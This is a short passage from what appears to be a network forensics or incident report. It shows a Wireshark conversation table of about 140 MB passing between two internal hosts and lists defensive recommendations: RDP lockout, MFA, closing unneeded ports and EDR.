Address A	Address B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A		
192.168.1.11	192.168.1.10	6,116	140 MB	0	6,603	92.62%	3,358	140 MB	2,758	169 kB		

These large volume of network traffics can be visualized using the I/O graph in Wireshark, represented by the sudden spikes in the number of packets against the given time interval.



6. Remediation Recommendations

- Account Lockout Policy: Implement thresholds for failed RDP logins
- MFA: Enable Multi-Factor Authentication for all remote access
- Port Access: Disable unnecessary ports.
- EDR: Deploy endpoint detection to flag unsigned executables making network calls.

